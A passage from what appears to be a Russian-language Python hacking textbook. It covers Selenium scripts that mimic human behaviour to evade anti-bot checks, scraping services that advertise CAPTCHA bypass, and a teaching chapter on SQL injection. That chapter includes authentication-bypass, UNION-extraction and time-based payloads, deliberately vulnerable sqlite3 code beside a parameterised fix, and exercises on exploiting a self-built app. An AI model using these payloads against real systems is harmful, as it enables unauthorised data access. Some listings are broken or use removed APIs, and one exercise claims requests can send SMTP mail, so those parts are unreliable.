2. **PyAutoGUI** – это библиотека для автоматизации графического интерфейса пользователя с помощью Python. Она позволяет перемещать мышь, нажимать клавиши, вводить текст и делать скриншоты, что помогает эмулировать действия реального пользователя.

3. **Playwright** – это библиотека для автоматизированного тестирования, которая поддерживает несколько браузеров и предоставляет возможность эмуляции сложных сценариев взаимодействия с веб-страницами. Playwright позволяет имитировать действия пользователя и обеспечивает высокую точность тестирования.
4. **Scrapy** – это мощный фреймворк для веб-скрапинга, который можно настроить для эмуляции человеческого поведения при извлечении данных с веб-сайтов. Он поддерживает использование прокси, задержек и различных заголовков HTTP.

Пример эмуляции человеческого поведения с помощью Selenium

Для иллюстрации эмуляции человеческого поведения рассмотрим пример использования Selenium на Python:

Листинг 3.23

```
# пример использования Selenium на Python
from selenium import webdriver
from selenium.webdriver.common.keys import Keys
import time
import random

# Настройка веб-драйвера
driver = webdriver.Chrome()

# Открытие веб-страницы
driver.get('https://example.com')

# Имитация случайных движений мыши
def move_mouse_randomly():
    for _ in range(random.randint(5, 10)):
        action = webdriver.ActionChains(driver)
        action.move_by_offset(random.randint(-10, 10), random.
random.randint(-10, 10)).perform()
        time.sleep(random.uniform(0.1, 0.5))

# Имитация ввода текста
search_box = driver.find_element_by_name('q')
search_box.click()
```

```
move_mouse_randomly()

query = "Selenium Python"
for char in query:
    search_box.send_keys(char)
    time.sleep(random.uniform(0.1, 0.3))

search_box.send_keys(Keys.RETURN)

# Закрытие веб-драйвера
time.sleep(5)
driver.quit()
```

В этом примере показана эмуляция ввода текста с использованием случайных задержек между нажатиями клавиш и имитация движений мыши для создания более реалистичного взаимодействия с веб-страницей.

Ниже представлены некоторые из популярных онлайн сервисов парсинга по API:

1. ScraperAPI

ScrapingAPI – это популярный сервис для парсинга веб-страниц, который позволяет обходить капчи, прокси и ограничения скорости. Он предоставляет простой API для получения HTML-кода страниц.

Преимущества:

- » Поддержка динамических сайтов.
- » Встроенные прокси для обхода блокировок.
- » Обход капч и других антибот-механизмов.

Недостатки:

- » Ограниченнное количество запросов на бесплатном тарифе.
- » Может быть дорогим для большого объема данных.

2. Apify

Apify предлагает платформу для создания и запуска веб-скраперов, краулеров и автоматических процессов. Платформа предоставляет удобный API для взаимодействия с данными.

Преимущества:

- » Поддержка сложных сценариев парсинга.
- » Визуальный интерфейс для настройки скраперов.
- » Интеграция с популярными инструментами и сервисами.

Недостатки:

- » Стоимость может увеличиваться в зависимости от объема данных и сложности задач.
- » Может требовать некоторого обучения для использования всех возможностей.

3. ParseHub

ParseHub – это визуальный инструмент для парсинга веб-сайтов, который также предоставляет API для автоматизации задач. Он подходит для извлечения данных с динамических сайтов.

Преимущества:

- » Визуальный интерфейс, не требующий навыков программирования.
- » Поддержка динамически загружаемых страниц.
- » Простая интеграция с другими сервисами через API.

Недостатки:

- » Ограниченный функционал на бесплатном тарифе.
- » Производительность может страдать на сложных задачах.

4. Octoparse

Octoparse – это мощный инструмент для парсинга веб-страниц, который предоставляет API для автоматизации задач парсинга. Подходит как для простых, так и для сложных сценариев.

Преимущества:

- » Интуитивно понятный интерфейс.
- » Поддержка сложных сценариев парсинга.
- » Хорошая документация и поддержка.

Недостатки:

- » Ограничения на бесплатном тарифе.
- » Стоимость может быть высокой для больших объемов данных.

5. Zyte (ранее Scrapinghub)

Zyte предоставляет собой платформу для парсинга веб-страниц и обработки данных. Он предлагает мощный API и дополнительные инструменты для работы с данными.

Преимущества:

- » Поддержка облачного парсинга.
- » Встроенные прокси и обход капч.
- » Мощные инструменты для обработки и анализа данных.

Недостатки:

- » Стоимость может быть высокой для сложных задач.
- » Требует некоторых навыков программирования для использования всех возможностей.

6. Diffbot

Diffbot – это сервис, который использует искусственный интеллект для анализа и парсинга веб-страниц. Он предоставляет мощный API для извлечения данных из различных типов контента.

Преимущества:

- » Использование ИИ для анализа данных.
- » Поддержка различных типов контента (новости, продукты, статьи и т.д.).
- » Высокая точность извлечения данных.

Недостатки:

- » Высокая стоимость для больших объемов данных.
- » Ограниченное количество запросов на бесплатном тарифе.

3.2.2. Requests для отправки HTTP-запросов

Библиотека `requests`, с которой мы уже знакомы, в Python предоставляет простой и удобный способ отправки HTTP-запросов и работы с веб-ресурсами. Чаще всего она используется для отправки или принятия данных на сервер и с сервера. Рассмотрим использования `requests` для отправки HTTP-запросов более подробное:

Для отправки GET-запроса к веб-ресурсу используйте функцию `get`.

Например, чтобы получить содержимое веб-страницы:

Листинг 3.24

```
# GET
response = requests.get('https://example.com')
```

Для отправки POST-запроса с данными используйте функцию `post`.

Например, чтобы отправить данные на сервер:

Листинг 3.25

```
# POST
data = {'key': 'value'}
response = requests.post('https://example.com/post',
data=data)
```

После отправки запроса вы получите объект `Response`, содержащий различные атрибуты и методы для работы с ответом. Например, для получения содержимого ответа:

Листинг 3.26

```
# Пример для получения содержимого ответа
print(response.text)
```

В случае возникновения ошибок при отправке запроса, библиотека **requests** автоматически генерирует исключение. Вы можете использовать блок **try-except** для обработки исключений:

Листинг 3.27

```
# Обработка ошибок
try:
    response = requests.get('https://example.com')
    response.raise_for_status() # Генерирует исключение, если
    # ответ содержит ошибку
except requests.HTTPError as e:
    print(f'HTTP error occurred: {e}')
except requests.RequestException as e:
    print(f'Request error occurred: {e}'')
```

Вы можете добавлять дополнительные параметры к запросу, такие как заголовки, параметры запроса (query parameters), аутентификационные данные и другие. Например:

Листинг 3.28

```
# User Agent
headers = {'User-Agent': 'Mozilla/5.0'}
params = {'key': 'value'}
response = requests.get('https://example.com',
    headers=headers, params=params)
```

Библиотека **requests** поддерживает сессии, которые позволяют сохранять состояние между запросами. Это полезно, например, при работе с аутентифицированными сеансами. Например:

Листинг 3.29

```
# Сессии
with requests.Session() as session:
    session.auth = ('user', 'pass')
    response = session.get('https://example.com')
```

Это лишь краткое введение в использование библиотеки **requests** для отправки HTTP-запросов в Python. Библиотека предоставляет множество

других функций и параметров для более сложной работы с HTTP-запросами и ответами.

Задания для практики по разделу

1. Напишите программу, которая отправляет GET-запрос на любой открытый API и выводит полученные данные на экран.
2. Создайте скрипт для отправки POST-запроса на сервер с вашими учетными данными. Проверьте ответ от сервера и выведите его на экран.
3. Реализуйте утилиту для проверки доступности веб-ресурсов. Программа должна отправлять GET-запрос на несколько сайтов и выводить статус каждого запроса.
4. Напишите скрипт для загрузки файла с веб-сервера. Программа должна отправить GET-запрос на URL файла и сохранить его на диск.
5. Создайте приложение для отправки электронной почты через SMTP-сервер с помощью библиотеки Requests. Программа должна отправлять POST-запрос с данными электронного письма на SMTP-сервер.

3.2.3. Selenium для автоматизации веб-браузера

Selenium — это мощный инструмент для автоматизации действий веб-браузера. Он позволяет программно управлять браузером, открывать веб-страницы, заполнять формы, кликать по элементам, извлекать данные и многое другое.

Далее приведу более подробное описание основных возможностей и примеры использования Selenium для автоматизации веб-браузера.

- Сначала установите библиотеку Selenium для Python. Это можно сделать с помощью `pip`, выполните следующую команду в терминале или командной строке:

```
pip install selenium
```

- Для работы с Selenium необходим WebDriver — это программный инструмент, который обеспечивает взаимодействие между вашим кодом на Python и конкретным браузером. Вам нужно будет скачать и установить соответствующий WebDriver для выбранного браузера (например, Chrome, Firefox, Safari). Затем нужно указать путь к драйверу в вашем коде Selenium.
- После настройки WebDriver вы можете начать использовать Selenium для автоматизации браузера. Ниже приведен пример открытия браузера и загрузки веб-страницы:

Листинг 3.30

```
# Пример открытия браузера
from selenium import webdriver

# Запуск браузера (например, Chrome)
driver = webdriver.Chrome('/path/to/chromedriver')

# Загрузка веб-страницы
driver.get('https://www.example.com')
```

С помощью Selenium вы можете находить элементы на веб-странице по различным критериям, таким как **id**, класс, тег и т.д., например:

Листинг 3.31

```
# Поиск элемента по id
element = driver.find_element_by_id('username')

# Поиск элемента по имени класса
elements = driver.find_elements_by_class_name('btn-primary')
```

После нахождения элементов вы можете взаимодействовать с ними, например, вводить текст, кликать по ним и т. д.

Вот примеры:

Листинг 3.32

```
# Ввод текста в поле ввода
element.send_keys('John Doe')
```

```
# Клик по кнопке
element.click()
```

Selenium также позволяет извлекать данные из веб-страниц, например текст элемента или значение атрибута. Например:

Листинг 3.33

```
# Извлечение текста элемента
text = element.text

# Извлечение значения атрибута
value = element.get_attribute('href')
```

Иногда вам может потребоваться подождать появления или исчезновения элемента на странице. Для этого вы можете использовать различные методы ожидания:

Листинг 3.34

```
from selenium.webdriver.support.ui import WebDriverWait
from selenium.webdriver.support import expected_conditions as EC

# Ожидание появления элемента
element = WebDriverWait(driver, 10).until(EC.presence_of_
element_located((By.ID, 'username')))
```

Это лишь небольшой обзор возможностей Selenium для автоматизации веб-браузера на Python. С его помощью вы можете создавать мощные скрипты для тестирования веб-приложений, сбора данных с веб-страниц, автоматизации повседневных задач и многого другого.

Далее рассмотрим несколько практических примеров использования Selenium для автоматизации веб-браузера.

Предположим, у вас есть веб-страница с формой для входа, и вы хотите автоматически заполнить эту форму и войти на сайт:

Листинг 3.35

```
# Пример
from selenium import webdriver

# Запуск браузера
driver = webdriver.Chrome('/path/to/chromedriver')

# Загрузка страницы для входа
driver.get('https://example.com/login')

# Находим поля ввода и кнопку входа
username_input = driver.find_element_by_id('username')
password_input = driver.find_element_by_id('password')
login_button = driver.find_element_by_id('login_button')

# Вводим данные и нажимаем кнопку входа
username_input.send_keys('my_username')
password_input.send_keys('my_password')
login_button.click()
```

Предположим, вы хотите автоматически прокрутить страницу вниз и собрать информацию о пользователях с веб-страницы социальной сети:

Листинг 3.36

```
# Пример 2
from selenium import webdriver
import time
# Запуск браузера
driver = webdriver.Chrome('/path/to/chromedriver')
# Загрузка страницы
driver.get('https://example.com/users')
# Прокрутка страницы вниз
for i in range(3):
    driver.execute_script("window.scrollTo(0, document.body.
scrollHeight);")
    time.sleep(2) # Пауза для загрузки дополнительных данных
# Извлечение данных о пользователях
users = driver.find_elements_by_class_name('user-info')
for user in users:
    print(user.text)
```

Предположим, у вас есть веб-приложение, где вы хотите автоматически создавать новые записи:

Листинг 3.37

```
# Пример 3
from selenium import webdriver

# Запуск браузера
driver = webdriver.Chrome('/path/to/chromedriver')

# Загрузка страницы веб-приложения
driver.get('https://example.com/new_post')

# Находим поля ввода для заголовка и содержимого записи
title_input = driver.find_element_by_id('title')
content_input = driver.find_element_by_id('content')
submit_button = driver.find_element_by_id('submit')

# Вводим данные и отправляем форму
title_input.send_keys('Новая запись')
content_input.send_keys('Содержимое новой записи')
submit_button.click()
```

Предположим, у вас есть веб-приложение, и вы хотите автоматически протестировать его функциональность:

Листинг 3.38

```
# Пример 4
import unittest
from selenium import webdriver

class TestApp(unittest.TestCase):

    def setUp(self):
        self.driver = webdriver.Chrome('/path/to/
chromedriver')

    def test_login(self):
        self.driver.get('https://example.com/login')
        # Здесь проводите тестирование входа на сайт
```

```
def test_create_post(self):
    self.driver.get('https://example.com/new_post')
    # Здесь проводите тестирование создания новой записи

def tearDown(self):
    self.driver.quit()

if __name__ == "__main__":
    unittest.main()
```

Это лишь небольшой обзор того, что можно делать с помощью Selenium для автоматизации веб-браузера на Python. В зависимости от ваших потребностей и конкретного веб-приложения вы можете создавать более сложные сценарии автоматизации.

Задания для практики по разделу

1. Напишите программу, которая открывает страницу Google, вводит поисковый запрос в поле поиска и нажимает Enter. Затем выведите результаты поиска на экран.
2. Создайте скрипт для автоматизации регистрации на каком-либо веб-сайте. Программа должна открывать страницу регистрации, заполнять все обязательные поля и отправлять форму.
3. Реализуйте утилиту для автоматического просмотра новостей на каком-либо новостном сайте. Программа должна открывать главную страницу новостей, переходить к каждой новости и выводить ее заголовок и краткое описание.
4. Напишите скрипт для сбора данных с какого-либо интернет-магазина. Программа должна открывать главную страницу магазина, переходить к категориям товаров, собирать информацию о каждом товаре и сохранять ее в файл.
5. Создайте приложение для автоматического взаимодействия с веб-интерфейсом почтового ящика. Программа должна авторизовываться на почтовом сервисе, проверять наличие новых сообщений и выводить их на экран.

Глава 4.

Атаки на приложения

Атаки на приложения — это один из основных аспектов хакинга, который фокусируется на поиске уязвимостей в программном обеспечении и веб-приложениях с целью получения несанкционированного доступа к данным или выполнения нежелательных операций.

В этой главе мы рассмотрим различные виды атак на приложения и методы защиты от них.

Существуют специализированные онлайн-платформы, предоставляющие безопасную среду для обучения и практики в области кибербезопасности. Вот некоторые из них:

1. Hack The Box (HTB)

Hack The Box – это популярная платформа для практики в области кибербезопасности, которая предоставляет виртуальные машины и реальные сценарии для взлома. Пользователи могут выполнять различные задачи, такие как обнаружение уязвимостей, эксплуатация, привилегированные атаки и многое другое.

Преимущества:

- » Реальные сценарии и уязвимости.
- » Сообщество для обмена знаниями.
- » Регулярное обновление новых задач и машин.

Недостатки:

- » Некоторые задачи могут быть слишком сложными для начинающих.

2. TryHackMe

TryHackMe – это интерактивная платформа для изучения и практики кибербезопасности. Она предлагает различные учебные комнаты и сценарии, которые охватывают широкий спектр тем, включая веб-атаки, сетевую безопасность и цифровую криминалистику.

Преимущества:

- » Удобный интерфейс и пошаговые руководства.
- » Учебные комнаты для различных уровней подготовки.
- » Регулярное добавление нового контента.

Недостатки:

- » Некоторые функции доступны только на платных тарифах.

3. OWASP WebGoat

OWASP WebGoat – это учебное приложение с намеренно оставленными уязвимостями, которое позволяет пользователям изучать и практиковать различные веб-атаки. Оно включает в себя различные уроки и задания по безопасности веб-приложений.

Преимущества:

- » Широкий спектр уроков и уязвимостей.
- » Открытый исходный код и возможность самостоятельной настройки.
- » Сообщество для обсуждения и обмена знаниями.

Недостатки:

- » Требуется установка и настройка на локальном компьютере.

4. Damn Vulnerable Web Application (DVWA)

DVWA – это намеренно уязвимое веб-приложение, созданное для обучения и тестирования навыков по безопасности веб-приложений. Оно включает в себя множество задач разного уровня сложности, от простых до сложных.

Преимущества:

- » Интерактивное и удобное в использовании.

- » Подходит для всех уровней подготовки.
- » Возможность настройки уровня сложности задач.

Недостатки:

- » Требуется установка на локальном сервере.

5. PortSwigger Web Security Academy

PortSwigger Web Security Academy предоставляет интерактивные учебные материалы и лаборатории для изучения и практики атак на веб-приложения. Платформа охватывает множество тем, включая SQL-инъекции, XSS, CSRF и другие.

Преимущества:

- » Обширные учебные материалы и лаборатории.
- » Интерактивные задания с подробными объяснениями.
- » Бесплатный доступ к большинству курсов и задач.

Недостатки:

- » Некоторые продвинутые материалы доступны только на платных тарифах.

6. PentesterLab

PentesterLab предлагает упражнения и сценарии для обучения тестированию на проникновение и веб-безопасности. Платформа охватывает широкий спектр тем и включает в себя практические задания с использованием реальных уязвимостей.

Преимущества:

- » Подробные руководства и объяснения.
- » Множество сценариев и задач для различных уровней подготовки.
- » Регулярные обновления контента.

Недостатки:

- » Некоторые задания доступны только на платных тарифах.

7. HackThisSite

HackThisSite – это бесплатная учебная платформа для изучения и практики хакерских навыков. Она предлагает различные уровни задач и сценарии, которые помогают пользователям изучать основы безопасности и атак на веб-приложения.

Преимущества:

- » Бесплатный доступ ко всем заданиям.
- » Сообщество для обмена знаниями и опытом.
- » Регулярное добавление новых заданий.

Недостатки:

- » Некоторые задания могут быть сложными для начинающих.

Для начала разбора взлома приложений и получения данных рассмотрим основные теоретические аспекты по данным вопросам, а именно базы данных, SQL и так далее.

4.1. Основы по базам данных

База данных (БД) — это организованный набор данных, хранимых и управляемых таким образом, чтобы облегчить доступ к информации, её манипуляцию и обновление. Базы данных используются в различных приложениях, от веб-сайтов и бизнес-приложений до научных исследований и управления корпоративными данными.

Типы баз данных

Реляционные базы данных (РБД)

- » Основаны на реляционной модели данных, предложенной Эдгаром Коддом.
- » Данные хранятся в таблицах, состоящих из строк и столбцов.
- » Таблицы могут быть связаны между собой с помощью ключей (первичный ключ и внешний ключ).
- » Примеры: MySQL, PostgreSQL, Oracle, Microsoft SQL Server.

Нереляционные базы данных (NoSQL)

- » Используются для хранения данных, не подходящих для реляционной модели.
- » Могут хранить данные в виде документов, графов, пар ключ-значение или столбцов.
- » Примеры: MongoDB (документная база), Neo4j (графовая база), Redis (ключ-значение).

Базы данных на основе графов

- » Хранят данные в виде узлов и рёбер.
- » Применяются для хранения данных, связанных сложными взаимосвязями.
- » Примеры: Neo4j, OrientDB.

Колонно-ориентированные базы данных

- » Хранят данные в колонках, а не в строках, что обеспечивает более быструю агрегацию данных.
- » Примеры: Cassandra, HBase.

Объектно-ориентированные базы данных

- » Хранят данные в виде объектов, аналогично объектам в объектно-ориентированных языках программирования.
- » Примеры: ObjectDB, db4o.

Основные понятия и термины SQL

SQL (Structured Query Language) — это язык программирования, используемый для управления и манипуляции реляционными базами данных. Он позволяет выполнять следующие основные операции:

DML (Data Manipulation Language): Операции манипуляции данными.

SELECT – извлечение данных из таблицы.

INSERT – вставка новых данных в таблицу.

UPDATE – обновление существующих данных в таблице.

DELETE – удаление данных из таблицы.

DDL (Data Definition Language): Операции определения данных.

CREATE – создание объектов базы данных, таких как таблицы, индексы и базы данных.

ALTER – изменение структуры существующих объектов базы данных.

DROP – удаление объектов базы данных.

DCL (Data Control Language): Операции управления доступом.

GRANT – предоставление прав пользователям или ролям.

REVOKE – отзыв ранее предоставленных прав.

TCL (Transaction Control Language): Операции управления транзакциями.

COMMIT – фиксация изменений, выполненных в рамках транзакции.

ROLLBACK – откат изменений, выполненных в рамках транзакции.

SAVEPOINT – создание точки сохранения внутри транзакции, к которой можно вернуться.

Основные элементы SQL

Таблицы

- » Основные структурные единицы в реляционной базе данных.
- » Состоят из строк (записей) и столбцов (атрибутов).

Первичный ключ (Primary Key)

- » Уникальный идентификатор для каждой записи в таблице.
- » Не может содержать NULL-значений.
- » Пример: в таблице пользователей поле user_id может быть первичным ключом.

Внешний ключ (Foreign Key)

- » Поле, которое указывает на первичный ключ другой таблицы.
- » Обеспечивает ссылочную целостность между таблицами.
- » Пример: в таблице заказов поле user_id может быть внешним ключом, ссылающимся на user_id в таблице пользователей.

Индексы

- » Специальные структуры данных, которые улучшают скорость выполнения запросов.
- » Создаются на столбцах таблиц для ускорения операций поиска.

Нормализация и денормализация данных

Нормализация

- Процесс структурирования данных в базе данных для уменьшения избыточности и улучшения целостности данных.
- Состоит из нескольких нормальных форм (1NF, 2NF, 3NF и т. д.), каждая из которых имеет свои правила.

Первая нормальная форма (1NF)

- Все атрибуты содержат только атомарные (неделимые) значения.
- Каждая строка таблицы должна быть уникальной.

Вторая нормальная форма (2NF)

- Таблица находится в 1NF.
- Все неключевые атрибуты полностью зависят от первичного ключа.

Третья нормальная форма (3NF)

- Таблица находится во 2NF.
- Все неключевые атрибуты не зависят транзитивно от первичного ключа.

Денормализация

- Процесс, обратный нормализации, включающий объединение данных для улучшения производительности запросов.
- Применяется в случаях, когда производительность важнее целостности данных.

Транзакции и целостность данных

Транзакции

- Группировка одной или нескольких операций в единое целое, которое должно быть выполнено полностью или не выполнено вовсе.
- Обеспечивают принципы ACID:
 - » **Atomicity (Атомарность)**: транзакция либо выполняется полностью, либо не выполняется вовсе.
 - » **Consistency (Согласованность)**: транзакция переводит базу данных из одного согласованного состояния в другое.
 - » **Isolation (Изолированность)**: результаты выполнения транзакции не видны другим транзакциям до её завершения.
 - » **Durability (Долговечность)**: изменения, внесённые транзакцией, сохраняются даже в случае сбоя системы.

Уровни изоляции

- Определяют, как изменения, внесённые одной транзакцией, видны другим транзакциям.
- Основные уровни изоляции:
 - » **Read Uncommitted**: транзакции могут видеть незавершённые изменения других транзакций.
 - » **Read Committed**: транзакции видят только завершённые изменения других транзакций.
 - » **Repeatable Read**: транзакции видят только данные, которые были в момент начала транзакции.
 - » **Serializable**: наивысший уровень изоляции, предотвращающий все возможные конфликты.

Запросы SQL

Запросы

- SQL-запросы используются для взаимодействия с базой данных. Они могут быть простыми и сложными, включающими несколько таблиц и операций.

Пример простого запроса:

```
SELECT * FROM users WHERE age > 18;
```

Объединение таблиц (JOIN)

- **INNER JOIN** – возвращает только совпадающие записи из обеих таблиц.
- **LEFT JOIN** – возвращает все записи из левой таблицы и совпадающие записи из правой таблицы.
- **RIGHT JOIN** – возвращает все записи из правой таблицы и совпадающие записи из левой таблицы.
- **FULL JOIN** – возвращает все записи, когда есть совпадение в левой или правой таблице.

Управление доступом и безопасность

Права доступа

- Управление доступом пользователей и ролей к данным и операциям.
- Использование команд GRANT и REVOKE для предоставления и отзыва прав.

Безопасность данных

- Шифрование данных как в покое, так и в движении.
- Регулярные аудиты безопасности и проверка журналов событий.

Внедрение SQL-инъекций

SQL-инъекция — это тип атаки, при которой злоумышленник использует SQL-запросы для получения доступа к данным в базе данных или выполнения операций над ними. Основная уязвимость возникает, когда приложение некорректно обрабатывает пользовательский ввод и позволяет вставку SQL-кода в SQL-запросы.

Вот пример:

```
SELECT * FROM users WHERE username = 'admin' AND password = 'password'
```

Если злоумышленник введет в поле пароля следующее значение: `password' OR '1'='1`, то SQL-запрос примет следующий вид:

```
SELECT * FROM users WHERE username = 'admin' AND password = 'password' OR '1'='1'
```

Что приведет к выборке всех записей из таблицы пользователей, так как условие `1=1` всегда истинно.

Атаки на сессии пользователей и куки (нет, не атака на печеньки, хотя автору этого бы хотелось)

В этом типе атак злоумышленник пытается получить доступ к сессионным данным пользователя или изменить их, чтобы войти в систему от имени другого пользователя или выполнить нежелательные действия. Примеры включают перехват и анализ сессионных файлов, угадывание или украденные идентификаторы сессии (session IDs) и множество других методов.

Для защиты от атак на приложения необходимо применять различные методы обеспечения безопасности. Это включает в себя правильную валидацию пользовательского ввода, использование параметризованных запросов для работы с базой данных, использование механизмов аутентификации и авторизации, шифрование сессионных данных и куки, обновление и обновление программного обеспечения для устранения известных уязвимостей и многое другое. Но не только знание методов атак важно для хакера. Также важно развивать навыки защиты от атак, чтобы быть в курсе возможных уязвимостей и способов их предотвращения. Это включает в себя изучение методов тестирования на проникновение, понимание стандартов безопасности и лучших практик программирования, а также постоянное обновление знаний в области кибербезопасности.

4.2. SQL-инъекции

Как мы уже знаем, SQL-инъекции — это один из наиболее распространенных методов атаки на веб-приложения, который используется для несанк-

ционированного доступа к базам данных. Эта атака основана на внедрении злонамеренного SQL-кода в запросы к базе данных через пользовательский ввод. Рассмотрим подробнее этот вид атак и как защититься от них. Как это работает:

SQL-инъекция возникает, когда входные данные, предоставляемые пользователем, не фильтруются должным образом перед выполнением SQL-запроса. Злоумышленник может внедрить вредоносный SQL-код в поля ввода, предназначенные для запросов к базе данных. Если приложение не выполняет достаточной проверки или экранирования ввода, этот вредоносный SQL-код будет выполнен базой данных. Пример атаки:

Предположим, у нас есть форма входа на веб-сайте, где пользователь вводит свои учетные данные. SQL-запрос для проверки введенных данных может выглядеть примерно так:

```
SELECT * FROM users WHERE username = 'введенное_имя' AND password = 'введенный_пароль';
```

Злоумышленник может ввести в поле "Имя пользователя" следующее значение:

```
admin' --
```

Теперь SQL-запрос будет выглядеть так:

```
SELECT * FROM users WHERE username = 'admin' -- ' AND password = 'введенный_пароль';
```

Часть '--' закомментирует остаток запроса, а ' ' в конце уравняет количество кавычек, чтобы избежать синтаксической ошибки. Таким образом, злоумышленник может получить доступ к аккаунту администратора, не зная пароля.

Как защититься?

- **Использование параметризованных запросов.** Вместо встраивания пользовательского ввода непосредственно в SQL-запросы следует использовать параметры для передачи данных в базу данных. Это позволяет автоматически экранировать ввод и предотвращает SQL-инъекции.

- **Фильтрация и валидация ввода.** Входные данные должны быть строго проверены и отфильтрованы перед использованием. Это включает в себя удаление или экранирование специальных символов, таких как одинарные кавычки и двойные кавычки.
- **Применение принципа минимального доступа.** Пользовательские учетные записи в базе данных должны иметь минимальные привилегии, необходимые для выполнения запросов. Например, избегайте использования учетных записей с правами администратора для доступа к базе данных из веб-приложения.
- **Обновление и использование безопасных библиотек.** Важно регулярно обновлять используемые библиотеки и фреймворки, так как разработчики постоянно улучшают методы защиты от атак. Используйте только те библиотеки, которые имеют надежную репутацию и активно поддерживаются.
- **Логирование и мониторинг:** Ведение журналов действий пользователей и мониторинг веб-приложения может помочь обнаружить атаки на ранних стадиях и предотвратить утечку данных.

Внедрение SQL-инъекций на Python подразумевает создание и выполнение вредоносных SQL-запросов с использованием уязвимостей в веб-приложениях или других программных системах, которые некорректно обрабатывают ввод пользователей. Для реализации SQL-инъекций на Python обычно используются стандартные библиотеки для работы с базами данных, такие как `sqlite3` или `MySQLdb`. Рассмотрим пример создания и выполнения вредоносного SQL-запроса на Python с использованием библиотеки `sqlite3`.

Предположим, у нас есть веб-приложение, которое принимает ввод от пользователя и выполняет SQL-запрос к базе данных SQLite без должной проверки ввода. Рассмотрим пример кода, который демонстрирует уязвимость веб-приложения к SQL-инъекциям:

Листинг 4.1

```
# пример кода, который демонстрирует уязвимость веб-приложения
# к SQL-инъекциям:
import sqlite3
# Подключение к базе данных SQLite
```

```
conn = sqlite3.connect('example.db')
cursor = conn.cursor()
# Получение имени пользователя из ввода
username = input("Введите имя пользователя: ")
# Формирование SQL-запроса
sql_query = "SELECT * FROM users WHERE username = '{}'".format(username)
# Выполнение SQL-запроса
cursor.execute(sql_query)
# Получение результатов запроса
results = cursor.fetchall()
# Вывод результатов
for row in results:
    print(row)

# Закрытие соединения
conn.close()
```

В этом примере кода входные данные пользователя (в данном случае, имя пользователя) вставляются напрямую в SQL-запрос без какой-либо проверки или экранирования. Это делает приложение уязвимым к SQL-инъекциям. Злоумышленник может ввести специально сформированную строку, чтобы изменить поведение SQL-запроса или даже получить доступ к конфиденциальным данным.

Для защиты от SQL-инъекций рекомендуется использовать параметризованные запросы вместо конкатенации строк. Вот пример, как можно исправить уязвимый код:

Листинг 4.2

```
# пример, как можно исправить уязвимый код
import sqlite3

# Подключение к базе данных SQLite
conn = sqlite3.connect('example.db')
cursor = conn.cursor()

# Получение имени пользователя из ввода
username = input("Введите имя пользователя: ")

# Формирование SQL-запроса с использованием параметризованного
# запроса
```

```
sql_query = "SELECT * FROM users WHERE username = ?"

# Выполнение SQL-запроса с использованием параметризации
cursor.execute(sql_query, (username,))

# Получение результатов запроса
results = cursor.fetchall()

# Вывод результатов
for row in results:
    print(row)

# Закрытие соединения
conn.close()
```

В этом исправленном примере входные данные пользователя передаются как параметр запроса, что делает приложение устойчивым к SQL-инъекциям.

Задания для практики по разделу

1. Создание уязвимого веб-приложения:

- » Разработайте простое веб-приложение с формой для входа, где пользователь вводит логин и пароль.
- » Настройте приложение так, чтобы оно использовало некорректно экранированные SQL-запросы для проверки учетных данных пользователя.

2. Обнаружение SQL-инъекций:

- » Проведите тестирование своего веб-приложения на наличие уязвимостей к SQL-инъекциям.
- » Введите в поле логина такие строки, как `admin'--` или `admin' OR '1='1` и проверьте реакцию приложения.

3. Эксплуатация SQL-инъекций для обхода аутентификации:

- » Используя уязвимость SQL-инъекции, попытайтесь обойти аутентификацию в вашем веб-приложении.
- » Продемонстрируйте, как с помощью простых SQL-инъекций можно войти в систему под учетной записью администратора.

4. Извлечение данных из базы данных:

- » Используя SQL-инъекции, попытайтесь извлечь данные из базы данных, такие как имена пользователей, адреса электронной почты и другие конфиденциальные данные.
- » Введите такие строки, как `admin' UNION SELECT null, username, password FROM users--` и проверьте реакцию приложения.

5. SQL-инъекции типа *Boolean-based Blind*:

- » Настройте свое веб-приложение так, чтобы оно было уязвимо к SQL-инъекциям типа "Boolean-based Blind".
- » Проведите тестирование, вводя такие строки, как `admin' AND 1=1` — и `admin' AND 1=2--`, чтобы определить, каким образом приложение отвечает на разные условия.

6. SQL-инъекции типа *Time-based Blind*:

- » Разработайте уязвимое веб-приложение, которое будет уязвимо к SQL-инъекциям типа "Time-based Blind".
- » Используйте такие команды, как `admin' AND SLEEP(5) --`, чтобы протестировать приложение на задержку выполнения запроса.

7. Защита от SQL-инъекций:

- » Внедрите защитные меры в свое веб-приложение, чтобы предотвратить SQL-инъекции. Используйте параметризованные запросы (prepared statements) или ORM (объектно-реляционные отображения).
- » Проведите повторное тестирование вашего приложения на наличие SQL-инъекций, чтобы убедиться, что внедренные меры работают эффективно.

4.2.1. Определение уязвимостей

Как вы, наверное, уже в курсе, определение уязвимостей — это процесс обнаружения и анализа потенциальных слабых мест в программном обеспечении, веб-приложениях, сетях или системах, которые могут быть использованы злоумышленниками для нанесения вреда или получения несанкционированного доступа. Этот процесс является важным шагом в обеспечении безопасности информационных систем и защиты от кибератак.

Вот основные шаги и методы, используемые при определении уязвимостей:

1. Сканирование уязвимостей.

Сканирование уязвимостей включает использование специализированных инструментов для автоматического анализа целевых систем и сетей на наличие известных уязвимостей. Эти инструменты проходят по всем уровням системы, проверяя порты, сервисы, приложения и другие компоненты на наличие известных уязвимостей и ошибок конфигурации. Примеры инструментов для сканирования уязвимостей включают:

- » **Nessus** – один из наиболее популярных сканеров уязвимостей, который может сканировать сети и системы на наличие более 1200 уязвимостей.
- » **OpenVAS** – открытый аналог Nessus, предоставляющий мощный инструмент для сканирования уязвимостей.
- » **Qualys** – облачный сервис для сканирования уязвимостей и управления безопасностью.

2. Анализ кода.

Анализ исходного кода (статический и динамический анализ) помогает выявить уязвимости на уровне программного кода. Этот метод требует доступа к исходному коду приложения и может включать в себя:

- » **Поиск ошибок программирования.** Обнаружение ошибок, таких как неправильное использование переменных, неверное управление памятью и т. д.
- » **Неправильное использование API.** Проверка корректности использования API, чтобы избежать уязвимостей.
- » **Отсутствие проверок ввода.** Убедитесь, что все входные данные проходят проверку и фильтрацию перед использованием.

Инструменты для анализа кода:

- » **SonarQube** – платформа для непрерывного анализа кода и выявления уязвимостей.
- » **Veracode** – инструмент для статического и динамического анализа кода на наличие уязвимостей.

3. Тестирование на проникновение.

Тестирование на проникновение (Penetration Testing) — это метод, при котором специалисты по безопасности имитируют действия злоумышленников, чтобы определить уязвимости в системе. В процессе тестирования на проникновение используются различные техники и инструменты для обнаружения и эксплуатации уязвимостей, такие как:

- » **Внедрение SQL-инъекций** — проверка возможности выполнения произвольных SQL-запросов через пользовательский ввод.
